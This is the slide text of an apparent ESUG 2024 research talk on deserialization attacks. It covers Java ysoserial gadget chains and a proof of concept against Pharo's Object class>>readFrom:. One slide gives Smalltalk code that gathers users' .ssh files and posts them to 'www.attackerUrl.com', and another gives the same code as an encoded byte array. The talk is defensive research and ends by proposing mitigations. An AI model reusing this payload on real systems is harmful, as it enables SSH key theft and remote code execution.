

# Attack chains construction: Towards detecting and preventing Pharo vulnerabilities

Imen Sayar, Steven Costiou, Cyril Ferlicot-Delbecque

ESUG 2024 Talks

Wednesday, July 10, 2024

# Example of real-world attack

## Ransomware attack on San Francisco public transit gives everyone a free ride

San Francisco Municipal Transport Agency attacked by hackers who locked up computers and data with 100 bitcoin demand



Source:

<https://www.theguardian.com/technology/2016/nov/28/passengers-free-ride-san-francisco-muni-ransomware>


# Terminology

- **CVE** (Common Vulnerabilities and Exposures): **ID** + vulnerability **description** + patch (if any) + exploits + ...

- Known databases for attacks/vulnerabilities description

- OWASP (Open Web Application Security Project)  OWASP®

- MITRE corporation   MITRE | SOLVING PROBLEMS FOR A SAFER WORLD™

- RedHat 

- NVD (National Vulnerabilities Database) of NIST  NIST | NATIONAL VULNERABILITY DATABASE NVD

# Example of CVE search



## Search Results

There are **2818** CVE Records that match your search.

### Name

<a href="#">CVE-2024-6441</a>	A vulnerability was found in ORIPA up to 1.72. to address this issue. It is recommended to up
<a href="#">CVE-2024-5971</a>	A vulnerability was found in Undertow, where leaving the server side to a denial of service at

**2818** CVEs on **Java**

**148** CVEs on **Java deserializ(s)ation**

**14211** CVEs on **SQL injection**

**105** CVEs on **Java injection**

**925** CVEs on **Python**

...

# What about CVE search for Pharo?



## Search Results

There are **0** CVE Records that match your search.

- 0 CVEs on “**Pharo**”
- 0 CVEs for “**SmallTalk**”

## Red Hat Bugzilla – Bug List

[Home](#) [New](#) [Search](#) [My Links](#)

[Hide Search Description](#)

**Content:** Pharo **Status:** NEW, ASSIGNED, P

Showing 0 to 0 of 0 entries No rows selected

Show  entries

ID	Relevance
----	-----------

Showing 0 to 0 of 0 entries No rows selected



**No detected or reported attacks in Pharo?**



# So..

- There are **no reported attacks** in Pharo
  - does this mean that Pharo is **safe**?
    - if that's the case, everything is fine :-)
    - if not, we need to know the potential attacks and to prevent them
- How do we know if Pharo is (really) safe?

**Our goal is to check if Pharo codes can be attacked**

**write a PoC of attacks**

**Our goal is to check if Pharo codes can be attacked**

**write a PoC of attacks**

**Deserialization attacks!**



# Deserialization attacks

- **Serialization**: transform an object into a sequence of bytes
- **Deserialization**: reconstruct the object from the data available in the serialized sequence

```
public class MyClass implements Serializable
{
    int a;
    public MyClass (int a) {
        this.a = a;
    }
    public int m (..) {...}
}
```

Instantiation

```
MyClass mc = new MyClass(34)
[...]
```

Deserialization

Serialization

```
00000000 ac ed 00 05 73 72 00 07 4d 79 43 6c 61 73 73 ed |...sr..MyClass.|
00000010 ef 00 78 02 ca 82 96 02 00 01 49 00 01 61 78 70 |..x.....l..axp|
00000020 00 00 00 22                                     |..."|
```

# Deserialization attack in PayPal in 2015

<https://manager.paypal.com/tranxInfo.do?subaction=showtranxSettings>

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.8,ru;q=0.6

Cookie: mecookie...

```
maxAmtPerTrans=1000.00&maxAmtForCredit=&allowCreditExceedMaxTransAmt=N&allowRefTrans=Y&confirmbutton=Confirm&oldFormData={ sr java.util.HashMap
```


```
^ F  
loadFactorI  
thresholdxp?@ w sr java.lang.Integer ..8 I valuexr java.lang.Number  
xp sr (com.verisign.vps.common.model.VendorRule{{:_: xr lcom.verisign.vps.common.model.base.BaseVendorRule-^ I hashCodeL _activet Ljava/lang/String;L _idt,Lcom/verisign/vps/common/model/VendorRulePK;L _lastChange Ljava/util/Date;L _valuet Ljava/lang/Integer;L _vendort&Lcom/verisign/vps/common/model/Vendor;xpE tYsr*com.verisign.vps.common.model.VendorRulePK<(< xr3com.verisign.vps.common.model.base.BaseVendorRulePK{ E- I hashCodeL _ruleIdq~ L _vidq~ xpnP Nq~ sq~ = sr java.sql.Timestamp& S e I nanosxr java.util.Datehj KYt xpwQ xsq~ sr $com.verisign.vps.common.model.Vendor p6y L asc t:Lcom/verisign/vps/common/model/AdvertisingServiceCustomer;xr-com.verisign.vps.common.model.base.BaseVendor R F X I hashCodeL acceptedAgreementst Ljava/util/Set;L acceptedTermTypes;L acceptedtermtimes
```



Source:

<https://artsploit.blogspot.com/2016/01/paypal-rce.html>

# Deserialization attacks 101



# Understanding deserialization attacks



- Ysoserial\* tool as a PoC for Java deserialization attacks
- We have studied **19** out of **47 attacks in Java** described by ysoserial [1]
- We have extracted the call stacks of these attacks
- Our goal was to extract information from these attacks to **reuse them in other languages**

\* <https://github.com/frohoff/ysoserial>

[1] Imen Sayar, Alexandre Bartel, Eric Bodden, and Yves Le Traon. “An in-depth study of java deserialization remote-code execution exploits and vulnerabilities”. ACM Trans. Softw. Eng. Methodol., 32(1) :25 :1–25 :45, 2023.

# Ysoserial deserialization attacks

```
MaClasse_jdk21 [Java Application]
└─ MaClasse at localhost:34607
  └─ Thread [main] (Suspended (entry into method exec in Runtime))
    └─ owns: TemplatesImpl (id=56)
      ┌─ Runtime.exec(String[], String[], File) line: 615
      ┌─ Runtime.exec(String, String[], File) line: 448
      ┌─ Runtime.exec(String) line: 345
      ┌─ Pwner12858007545291.<clinit>() line: not available
      ┌─ NativeConstructorAccessorImpl.newInstance0(Constructor, Object[]) line: not available [native method]
      ┌─ NativeConstructorAccessorImpl.newInstance(Object[]) line: 57
      ┌─ DelegatingConstructorAccessorImpl.newInstance(Object[]) line: 45
      ┌─ Constructor<T>.newInstance(Object...) line: 525
      ┌─ Class<T>.newInstance() line: 374
      ┌─ Class<T>.newInstance() line: 327
      ┌─ TemplatesImpl.getTransletInstance() line: 380
      ┌─ TemplatesImpl.newTransformer() line: 410
      ┌─ TemplatesImpl.getOutputProperties() line: 431
      ┌─ NativeMethodAccessorImpl.invoke0(Method, Object, Object[]) line: not available [native method]
      ┌─ NativeMethodAccessorImpl.invoke(Object, Object[]) line: 57
      ┌─ DelegatingMethodAccessorImpl.invoke(Object, Object[]) line: 43
      ┌─ Method.invoke(Object, Object...) line: 601
      ┌─ AnnotationInvocationHandler.equalsImpl(Object) line: 197
      ┌─ AnnotationInvocationHandler.invoke(Object, Method, Object[]) line: 59
      ┌─ $Proxy0.equals(Object) line: not available
      ┌─ LinkedHashMap<K,V>.(HashMap<K,V>).put(K, V) line: 475
      ┌─ LinkedHashSet<E>.(HashSet<E>).readObject(ObjectInputStream) line: 309
      ┌─ NativeMethodAccessorImpl.invoke0(Method, Object, Object[]) line: not available [native method]
      ┌─ NativeMethodAccessorImpl.invoke(Object, Object[]) line: 57
      ┌─ DelegatingMethodAccessorImpl.invoke(Object, Object[]) line: 43
      ┌─ Method.invoke(Object, Object...) line: 601
      ┌─ ObjectStreamClass.invokeReadObject(Object, ObjectInputStream) line: 1004
      ┌─ ObjectInputStream.readSerialData(Object, ObjectStreamClass) line: 1891
      ┌─ ObjectInputStream.readOrdinaryObject(boolean) line: 1796
      ┌─ ObjectInputStream.readObject0(boolean) line: 1348
      ┌─ ObjectInputStream.readObject() line: 370
      ┌─ MaClasse.main(String[]) line: 19
```

Jdk7 update 21

Gadgets

```
MaClasse_CommonsCollection3 [Java Application]
└─ MaClasse at localhost:34517
  └─ Thread [main] (Suspended (entry into method exec in Runtime))
    └─ owns: TemplatesImpl (id=63)
      ┌─ Runtime.exec(String[], String[], File) line: 615
      ┌─ Runtime.exec(String, String[], File) line: 448
      ┌─ Runtime.exec(String) line: 345
      ┌─ Pwner25517374718440.<clinit>() line: not available
      ┌─ NativeConstructorAccessorImpl.newInstance0(Constructor, Object[]) line: not available [native method]
      ┌─ NativeConstructorAccessorImpl.newInstance(Object[]) line: 57
      ┌─ DelegatingConstructorAccessorImpl.newInstance(Object[]) line: 45
      ┌─ Constructor<T>.newInstance(Object...) line: 525
      ┌─ Class<T>.newInstance() line: 374
      ┌─ Class<T>.newInstance() line: 327
      ┌─ TemplatesImpl.getTransletInstance() line: 380
      ┌─ TemplatesImpl.newTransformer() line: 410
      ┌─ TRAXFilter.<init>(Templates) line: 64
      ┌─ NativeConstructorAccessorImpl.newInstance0(Constructor, Object[]) line: not available [native method]
      ┌─ NativeConstructorAccessorImpl.newInstance(Object[]) line: 57
      ┌─ DelegatingConstructorAccessorImpl.newInstance(Object[]) line: 45
      ┌─ Constructor<T>.newInstance(Object...) line: 525
      ┌─ InstantiateTransformer.transform(Object) line: 105
      ┌─ ChainedTransformer.transform(Object) line: 122
      ┌─ LazyMap.get(Object) line: 151
      ┌─ AnnotationInvocationHandler.invoke(Object, Method, Object[]) line: 69
      ┌─ $Proxy0.entrySet() line: not available
      ┌─ AnnotationInvocationHandler.readObject(ObjectInputStream) line: 346
      ┌─ NativeMethodAccessorImpl.invoke0(Method, Object, Object[]) line: not available [native method]
      ┌─ NativeMethodAccessorImpl.invoke(Object, Object[]) line: 57
      ┌─ DelegatingMethodAccessorImpl.invoke(Object, Object[]) line: 43
      ┌─ Method.invoke(Object, Object...) line: 601
      ┌─ ObjectStreamClass.invokeReadObject(Object, ObjectInputStream) line: 1004
      ┌─ ObjectInputStream.readSerialData(Object, ObjectStreamClass) line: 1891
      ┌─ ObjectInputStream.readOrdinaryObject(boolean) line: 1796
      ┌─ ObjectInputStream.readObject0(boolean) line: 1348
      ┌─ ObjectInputStream.readObject() line: 370
      ┌─ MaClasse.main(String[]) line: 19
```

Commons Collections 3.1



# Internal mechanisms in attacks

Reflection

Native calls

Vulnerable classes/methods

The screenshot shows a Java IDE window titled "MaClasse\_CommonsCollections1\_Jdk7u21 [Java Application]". The stack trace is as follows:

- MaClasse at localhost:45185
  - Thread [main] (Suspended (entry into method exec in Runtime))
    - Runtime.exec(String[], String[], File) line: 615
    - Runtime.exec(String, String[], File) line: 448
    - Runtime.exec(String) line: 345
    - NativeMethodAccessorImpl.invoke0(Method, Object, Object[]) line: not available [native method]
    - NativeMethodAccessorImpl.invoke(Object, Object[]) line: 57
    - DelegatingMethodAccessorImpl.invoke(Object, Object[]) line: 43
    - Method.invoke(Object, Object...) line: 601
    - InvokerTransformer.transform(Object) line: 125
    - ChainedTransformer.transform(Object) line: 122
    - LazyMap.get(Object) line: 151
    - AnnotationInvocationHandler.invoke(Object, Method, Object[]) line: 69
    - \$Proxy0.entrySet() line: not available
    - AnnotationInvocationHandler.readObject(ObjectInputStream) line: 346
    - NativeMethodAccessorImpl.invoke0(Method, Object, Object[]) line: not available [native method]
    - NativeMethodAccessorImpl.invoke(Object, Object[]) line: 57
    - DelegatingMethodAccessorImpl.invoke(Object, Object[]) line: 43
    - Method.invoke(Object, Object...) line: 601
    - ObjectStreamClass.invokeReadObject(Object, ObjectInputStream) line: 1004
    - ObjectInputStream.readSerialData(Object, ObjectStreamClass) line: 1891
    - ObjectInputStream.readOrdinaryObject(boolean) line: 1796
    - ObjectInputStream.readObject0(boolean) line: 1348
    - ObjectInputStream.readObject() line: 370
    - MaClasse.main(String[]) line: 16

Callouts from the labels:

- Reflection:** Points to `NativeMethodAccessorImpl.invoke0`, `NativeMethodAccessorImpl.invoke`, `DelegatingMethodAccessorImpl.invoke`, and `Method.invoke` in both the 345 and 601 lines.
- Native calls:** Points to `NativeMethodAccessorImpl.invoke0` and `NativeMethodAccessorImpl.invoke` in both the 345 and 601 lines.
- Vulnerable classes/methods:** Points to `Runtime.exec(String)` and `InvokerTransformer.transform` in the 345 line.

# Observation n° 1

Attacks are **not using new concepts**.

They are based on **existing concepts**  
as reflection, native calls, and late binding

# Observation n° 2

The vulnerability **is not a specific code fragment.**

It is a **constellation of multiple method invocations combined**  
into a so-called **“Gadget Chain”**



# Objective

Now that we have understood how deserialization attacks happen in Java, we target the **Pharo** language and try to **create an attack**.

But, what are the **ingredients** for that?



# Getting an Attack Recipe



Attacker side



Malicious code

① **Serialization**



```
'#[124 117 115 101 114 115 124  
13 117 115 101 114 115 32 58  
61 32 40 70 105 108 101 83 121  
115 116...]'
```

Malicious file


Malicious code that will generate  
malicious file



# Getting an Attack Recipe



Attacker side



Malicious code

① **Serialization**



```
'#[124 117 115 101 114 115 124
13 117 115 101 114 115 32 58
61 32 40 70 105 108 101 83 121
115 116...]'
```

Malicious file

Victim side

- **Vulnerable language version**

- **methods to invoke**






# Getting an Attack Recipe



Attacker side

Victim side



Malicious code

① **Serialization**



```
'#[124 117 115 101 114 115 124
13 117 115 101 114 115 32 58
61 32 40 70 105 108 101 83 121
115 116...]'
```

Malicious file



② **Deserialization**




③


**Attack action**

- send malicious file to the victim

- deserialize the content of the malicious file



Legend



# Payload for stealing SSH keys in Pharo

## Malicious code

```
'|users|
users := (FileSystem disk root / "Users").
(users entries collect: [:e |
 [|userSSHDir stolenFiles|
 userSSHDir := e asFileReference / ".ssh".
 stolenFiles := Dictionary new.
 userSSHDir entries do:[:file|
 stolenFiles at: file asFileReference path put: file
 asFileReference contents ].
 stolenFiles
 ] onErrorDo: [:err | nil].
]).
ZnClient new
 url: "www.attackerUrl.com";
 contents: stolenFiles;
 post'
asByteArray printString.
```

(1) capture the users path

(2) collect from the users entries all the ssh files

(3) create a dictionary to put stolen ssh files

(4) put the content of each ssh file in the stolenFiles

(5) send the stolen ssh files to the attacker website

(6) transform the attack instructions into a ByteArray

# Encoded payload for stealing SSH keys

```
'#[124 117 115 101 114 115 124 13 117 115 101 114 115 32 58 61 32 40 70 105 108 101 83 121 115 116 101 109 32 100 105 115 107 32 114 111 111 116 32 47 32 39 85 115 101 114 115 39 41 46 13 40 117 115 101 114 115 32 101 110 116 114 105 101 115 32 99 111 108 108 101 99 116 58 91 58 101 124 13 32 32 32 32 91 124 117 115 101 114 83 83 72 68 105 114 32 115 116 111 108 101 110 70 105 108 101 115 124 13 32 32 32 32 117 115 101 114 83 83 72 68 105 114 32 58 61 32 101 32 97 115 70 105 108 101 82 101 102 101 114 101 110 99 101 32 47 39 46 115 115 104 39 46 32 34 115 101 108 102 32 104 97 108 116 46 34 13 32 32 32 32 115 116 111 108 101 110 70 105 108 101 115 32 58 61 32 68 105 99 116 105 111 110 97 114 121 32 110 101 119 46 13 32 32 32 32 117 115 101 114 83 83 72 68 105 114 32 101 110 116 114 105 101 115 32 100 111 58 91 58 102 105 108 101 124 13 32 32 32 32 32 32 32 32 91 115 116 111 108 101 110 70 105 108 101 115 32 97 116 58 32 102 105 108 101 32 97 115 70 105 108 101 82 101 102 101 114 101 110 99 101 32 112 97 116 104 32 112 117 116 58 32 102 105 108 101 32 97 115 70 105 108 101 82 101 102 101 114 101 110 99 101 32 99 111 110 116 101 110 116 115 32 93 111 110 69 114 114 111 114 68 111 58 32 91 58 101 114 114 124 32 110 105 108 32 93 93 46 13 32 32 32 32 115 116 111 108 101 110 70 105 108 101 115 13 32 32 32 32 93 32 111 110 69 114 114 111 114 68 111 58 32 91 58 101 114 114 124 32 110 105 108 32 93 46 13 93 41 32 105 110 115 112 101 99 116 46 32 13 13 90 110 67 108 105 101 110 116 32 110 101 119 13 9 9 9 117 114 108 58 32 39 117 114 108 46 99 111 109 39 59 13 9 9 9 99 111 110 116 101 110 116 115 58 32 115 116 111 108 101 110 70 105 108 101 115 59 13 9 9 9 112 111 115 116]'
```

⇒ This malicious bytestream is **unreadable** by humans and will be sent to the victim to deserialize it using the **readFrom:** method

# The readFrom: method

- The victim application will deserialize the **maliciousString** using the **Object class >> readFrom:** method
- The **readFrom:** method invokes the **evaluate:** method
  - both of them are considered as **gadgets**

```
"Object class >>" readFrom: textStringOrStream
  "Create an object based on the contents of textStringOrStream."

  | object |
  object := self class compiler evaluate: textStringOrStream.
  (object isKindOfClass: self) ifFalse: [self error: self name, ' expected'].
  ^object
```



# Pharo attack conduct

Attacker side



```

|users|
users := (FileSystem disk
root / "Users").
(users entries
collect:[:e| ...])

```



Malicious code

① **Serialization**



```

'#[124 117 115 101 114 115 124
13 117 115 101 114 115 32 58
61 32 40 70 105 108 101 83 121
115 116...]

```

Malicious file **maliciousString**

② **Deserialization**

Victim side

③ **Attack action (steal and send SSH keys to [www.attackerUrl.com](http://www.attackerUrl.com))**

Object class>>readFrom: **maliciousString**

OpalCompiler>>evaluate: **maliciousString**

OCReceiverDoItSemanticScope(OCDoItSemanticScope)>>evaluateDoIt:

evaluate

ZnClient>>post


Legend

payload


gadget

exploit





# What's next?



- Shall we deprecate then **remove** `Object class>>readFrom:?`
- No Security Manager in Pharo for preventing attacks
  - **introduce natively** this concept in Pharo?
- One of the main problems in the attacks is that the victim application contains **openings to the outside** (eg., reading from external file, queryable database)
  - why not **detecting** these openings and control them?

# Conclusion

- Vulnerabilities **still exist** in Object Oriented languages
- Pharo attack chains construction for **3 attacks**
- It is relevant to consider and implement **security checks** when coding in Pharo

# Thank you!



Attacker side



```
|users|  
users := (FileSystem disk  
root / "Users").  
(users entries  
collect:[e| ...])
```



Malicious code

① **Serialization**



```
'#[124 117 115 101 114 115 124  
13 117 115 101 114 115 32 58  
61 32 40 70 105 108 101 83 121  
115 116...]
```

Malicious file **maliciousString**

② **Deserialization**

Victim side

③ **Attack action (steal and send SSH keys)**



